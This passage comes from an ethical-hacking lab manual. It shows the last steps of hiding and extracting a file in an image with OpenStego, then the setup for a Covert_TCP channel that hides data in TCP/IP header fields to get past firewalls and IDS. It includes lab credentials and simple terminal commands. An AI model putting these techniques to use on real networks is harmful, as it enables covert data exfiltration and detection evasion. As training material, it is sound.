


Figure 3.5.17: Select Output Folder for Message File Window

25. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.




Figure 3.5.18: Extracting Data

26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
29. The file displays all the information contained in the text document, as shown in the screenshot.

You can also use other image steganography tools such as **QuickStego** (<http://quickcrypto.com>), **SSuite Picsel** (<https://www.ssuitesoft.com>), **CryptaPix** (<https://www;briggsoft.com>), and **gifshuffle** (<http://www.darkside.com.au>) to perform image steganography on the target system.




Figure 3.5.19: File Containing the Secret Information

- Note:** In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.
30. This concludes the demonstration of how to perform image steganography using OpenStego.
31. Close all open windows and document all the acquired information.

T A S K 6**Covert Channels using Covert_TCP**

Here, we will use Covert_TCP to create a covert channel between the two machines.

-  Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** virtual machine as the target machine and the **Ubuntu** virtual machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 3.6.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.6.2: MATE Terminal Icon


4. A **Parrot Terminal** window appears. In the terminal window, type **cd Desktop** and press **Enter**.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ cd Desktop
[attacker@parrot] ~/Desktop
```

Figure 3.6.3: Navigating to Desktop

 The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.


5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.



```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~/Desktop]
└─$ mkdir Send
[attacker@parrot]~/Desktop]
└─$
```

Figure 3.6.4: Create Send folder

6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~/Desktop]
└─$ mkdir Send
[attacker@parrot]~/Desktop]
└─$ cd Send
[attacker@parrot]~/Desktop/Send]
└─$
```

Figure 3.6.5: Navigating to the directory

 A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**".



```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~/Desktop]
└─$ mkdir Send
[attacker@parrot]~/Desktop]
└─$ cd Send
[attacker@parrot]~/Desktop/Send]
└─$ echo "Secret Message" >> message.txt
[attacker@parrot]~/Desktop/Send]
└─$
```

Figure 3.6.6: Making the text message file

T A S K 6 . 2

Copy and Compile covert_tcp

8. Now, open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
9. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
10. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

11. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.7: Copy covert_tcp.c file

12. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.

